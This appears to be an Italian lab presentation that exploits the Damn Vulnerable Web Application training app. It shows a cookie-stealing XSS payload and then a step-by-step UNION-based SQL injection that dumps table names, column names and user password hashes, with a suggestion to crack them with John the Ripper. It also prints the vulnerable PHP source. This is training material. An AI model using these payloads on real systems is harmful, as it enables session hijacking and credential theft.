
Message *

Name: test
Message: This is a test

Name: cookie
Message:
<script>window.location='/Cookie'+document.cookie</script>

SQL INJECTION BLIND





In questo caso, l'attaccante sfrutterà una vulnerabilità legata alle tabelle SQL del sito. Ancora una volta si tratterà di sfruttare un campo che non sanifica le richieste ed esegue una richiesta apparentemente legittima; tuttavia questa falla nella sicurezza può spesso far trapelare dati sensibili (in questo caso troveremo tutti i nomi utenti e password legati alla DVWA).

Testiamo, anzitutto il campo di input della pagina con una query sempre vera, ovvero "1'
OR '1'='1

The screenshot shows the DVWA application interface. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind) (which is highlighted in green), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: SQL Injection (Blind)". It contains a form with a "User ID:" label and a text input field containing "1' OR '1'='1". Below the input is a "Submit" button. The results section displays five user records, each with a red "ID: 1' OR '1'='1" prefix. The records are: First name: admin, Surname: admin; First name: Gordon, Surname: Brown; First name: Hack, Surname: Me; First name: Pablo, Surname: Picasso; and First name: Bob, Surname: Smith. At the bottom of the main content area, there is a "More info" section with three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>. The footer of the page shows the current session information: Username: admin, Security Level: low, and PHPIDS: disabled. There are also "View Source" and "View Help" buttons at the bottom right.

La query sempre vera ci risulta nomi e cognomi degli utenti iscritti sul sito.

Guardando al codice sorgente del sito comprendiamo come avvengono le richieste SQL del sito.

SQL Injection (Blind) Source

```
<?php

if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid); // Removed 'or die' to suppress mysql errors

    $num = @mysql_numrows($result); // The '@' character suppresses errors making the injection 'blind'

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");


        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}?

```

Con la query “1’ UNION SELECT 1, database()#” chiediamo di unire la query sempre vera alla nostra query malevola (contenente il metodo “database()”) per farci restituire il nome del database

The screenshot shows the DVWA SQL Injection (Blind) interface. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind) (which is highlighted in green), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, and About. The main content area has a title "Vulnerability: SQL Injection (Blind)". It features a "User ID:" label and a text input field containing "1' UNION SELECT 1, database()#". A "Submit" button is next to it. Below the input, two sets of red text show the results of the injection: "ID: 1' UNION SELECT 1, database()#" followed by "First name: admin" and "Surname: admin"; and another set "ID: 1' UNION SELECT 1, database()#" followed by "First name: 1" and "Surname: dvwa". At the bottom, there's a "More info" section with three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>.



Scopriamo che esiste un database con il nome “dvwa”. Ci concentriamo su questo database appena trovato e per analizzarlo inseriamo la query:

“1’ UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = ‘dvwa’ #”.

All’interno della query abbiamo i seguenti schemi:

- “table_name” : restituisce il nome delle tabelle nel database
- “information_schema.tables”: contiene informazioni sulle tabelle
- “table_schema = ‘dvwa’ #” abbiamo associato lo schema alla tabella “dvwa”

Di seguito il risultato della richiesta inviata.

DVWA

Vulnerability: SQL Injection (Blind)

User ID:

```
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = 'dvwa' #
First name: admin
Surname: admin

ID: 1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = 'dvwa' #
First name: 1
Surname: guestbook


ID: 1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = 'dvwa' #
First name: 1
Surname: users
```

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/tchtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7



Ci vengono restituiti i nomi delle tabelle all'interno del database “dvwa”(che abbiamo trovato prima). La tabella “users” è quella che ci interessa.

Il passo successivo è ottenere il nome delle colonne della tabella “users”.

Inseriamo la query 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'#.

Il risultato che ci viene restituito è il seguente:

The screenshot shows the DVWA application interface. On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind) (which is highlighted in green), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: SQL Injection (Blind)". It features a "User ID:" label above a text input field containing "'HERE table_name = 'users' #". A "Submit" button is next to the input field. Below the input field, several UNION SELECT queries are displayed in red text, each revealing a column from the 'users' table. The columns identified are table_name, First name, Surname, user_id, first_name, last_name, user, password, and avatar. At the bottom of the main content area, there is a "More info" section with three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>. The bottom navigation bar includes "Username: admin" and "View Source | View Page".

Abbiamo trovato una colonna sensibile: "password".

Inseriremo, infine, la query: “1’ UNION SELECT first_name, password FROM users#”. Questa richiesta va a richiamare, oltre al nome utente, anche le password dalla colonna “password”.

DVWA

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' UNION SELECT first_name, password FROM users #
First name: admin
Surname: admin

ID: 1' UNION SELECT first_name, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT first_name, password FROM users #
First name: Gordon
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT first_name, password FROM users #
First name: Hack
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT first_name, password FROM users #
First name: Pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT first_name, password FROM users #
First name: Bob
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled



Ci vengono restituite tutte le password; nonostante siano in HASH, ci basterà utilizzare un tool come John the Ripper per decifrarle ed ottenere l'accesso al sito con i vari utenti.

GRAZIE PER L'ATTENZIONE

